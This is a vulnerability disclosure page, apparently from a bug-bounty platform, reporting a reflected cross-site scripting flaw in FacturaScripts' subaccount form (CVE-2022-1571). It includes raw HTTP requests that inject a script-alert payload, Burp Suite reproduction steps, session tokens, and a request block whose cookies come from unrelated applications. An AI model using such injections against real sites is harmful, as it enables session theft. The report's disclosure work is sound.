# Cross-site scripting - Reflected in Create Subaccount in neorazorx/facturascripts

0

Valid Reported on Apr 30th 2022

## Description

Cross-site scripting - Reflected in Create Subaccount via `codsubcuenta` parameter.

## Proof of Concept


```
POST /facturascripts/EditSubcuenta HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------3634
Content-Length: 1558
Origin: http://localhost
Connection: close
Referer: http://localhost/facturascripts/EditSubcuenta
Cookie: fsNick=admin; fsLogkey=6pCG4IKxZ8oOUTkeVg5siaMfyR2q37Bb9JhYvAPlXH1r
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

-----------------------------363416527826407339693188325960
Content-Disposition: form-data; name="action"

insert
-----------------------------363416527826407339693188325960
Content-Disposition: form-data; name="activetab"
```

```
Content-Disposition: form-data; name="activetab"

EditSubcuenta
-----------------------------363416527826407339693188325960
Content-Disposition: form-data; name="code"


-----------------------------363416527826407339693188325960
Content-Disposition: form-data; name="multireqtoken"

99a8c7a2305b11e06fbd8bc0c9446f0826e73bdd|5yqptN
-----------------------------363416527826407339693188325960
Content-Disposition: form-data; name="codsubcuenta"

<script>alert(1337)</script>
-----------------------------363416527826407339693188325960
Content-Disposition: form-data; name="descripcion"

123123
-----------------------------363416527826407339693188325960
Content-Disposition: form-data; name="codejercicio"

2022
-----------------------------363416527826407339693188325960
Content-Disposition: form-data; name="idcuenta"


-----------------------------363416527826407339693188325960
Content-Disposition: form-data; name="codcuentaesp"

CLIENT
-----------------------------363416527826407339693188325960
Content-Disposition: form-data; name="debe"

0
-----------------------------363416527826407339693188325960
Content-Disposition: form-data; name="haber"

0
-----------------------------363416527826407339693188325960
Content-Disposition: form-data; name="saldo"
```

```
0
-----------------------------363416527826407339693188325960--
```

## Step to reproduce


In `Accounting` section, choose `New` and fill all form with anything value




Use `Burp suite` intercept this request and modify `codsubcuenta` parameter value with `XSS payload` and click `Forward`

```
GW6CXYX9Kvs3laO9i4fjnR7ruXW44H%3A1%3A87494d3c0efceb6d8d9974ea5e6c9f11881b9ee0; organizrLanguage=en; csrf-token-data=
%7B%22value%22%3A%22jzfiNNFxYEXZET6aCcebWmglZOg2JPA9SsDylMUM%22%2C%22expiry%22%3A1651160325308%7D; lang=en_US; remember_web_59ba36addc2b2f9401580f014c7f58ea4e30989
1%7CZoRHz4Lp6Dw1kGoNmNjw8Bl9OnQxW9tsICXbPm45GY8PWB1MSkbLXzmWI5cV%7C%242y%2410%242mEkAOazLSPOHDj8x7C8ee06lkvn6Shka.Hdp6wt2g4k.j1maqtBS; back_to_admin=
http%3A//localhost/microweber/admin/view%3Amodules/load_module%3Afiles%23select-file%3Dhttp%3A//localhost/microweber/userfiles/media/default/xss.cad
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

-----------------------------441302287342259865014609390 29
Content-Disposition: form-data; name="action"

insert
-----------------------------441302287342259865014609390 29
Content-Disposition: form-data; name="activetab"

EditSubcuenta
-----------------------------441302287342259865014609390 29
Content-Disposition: form-data; name="code"


-----------------------------441302287342259865014609390 29
Content-Disposition: form-data; name="multireqtoken"

99a8c7a2305b11e06fbd8bc0c9446f0826e73bdd|DXT8xR
-----------------------------441302287342259865014609390 29
Content-Disposition: form-data; name="codsubcuenta"

<script>alert(1337)</script>
-----------------------------441302287342259865014609390 29
Content-Disposition: form-data; name="descripcion"

nothing
-----------------------------441302287342259865014609390 29
```

And `alert(1337)` execute




## Impact

This vulnerability can be arbitrarily executed javascript code to steal user'cookie, perform HTTP request, get content of `same origin` page, etc ...

## References

- https://owasp.org/www-project-top-ten/2017/A7_2017-Cross-Site_Scripting_(XSS)

CVE
CVE-2022-1571
(Published)

Vulnerability Type
CWE-79: Cross-site Scripting (XSS) - Reflected

Severity
Critical (9.9)

Registry
Other

Affected Version
v2021.81

Visibility
Public

Status
Fixed

Found by


Nhien.IT
@nhienit2010
pro

Fixed by

Carlos Garcia
@neorazorx
unranked

This report was seen 598 times.

We are processing your report and will contact the **neorazorx/facturascripts** team within 24 hours. 7 months ago

We have contacted a member of the **neorazorx/facturascripts** team and are waiting to hear back 7 months ago

Nhien.IT 7 months ago Researcher

Hi @admin,

Can you help me contact the maintainer?

Jamie Slome 7 months ago Admin

@nhienit2010 - our system will reach out to the maintainer automatically and notify them of your report. The maintainer is extremely active on the platform, so I am sure you will hear back shortly ♥

Nhien.IT 7 months ago Researcher

Thank you a lots <3

Carlos Garcia validated this vulnerability 7 months ago

Nhien.IT has been awarded the disclosure bounty ✔

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

Carlos Garcia marked this as fixed in 2022.07 with commit 482c5a 7 months ago

Carlos Garcia has been awarded the fix bounty ✔

This vulnerability will not receive a CVE ✖

Nhien.IT 7 months ago Researcher

Hi @maintainer, the fix is already released, can you assign a CVE here?
if you can, hope @admin help

Jamie Slome 7 months ago Admin

Sorted 👍

Sign in to join this conversation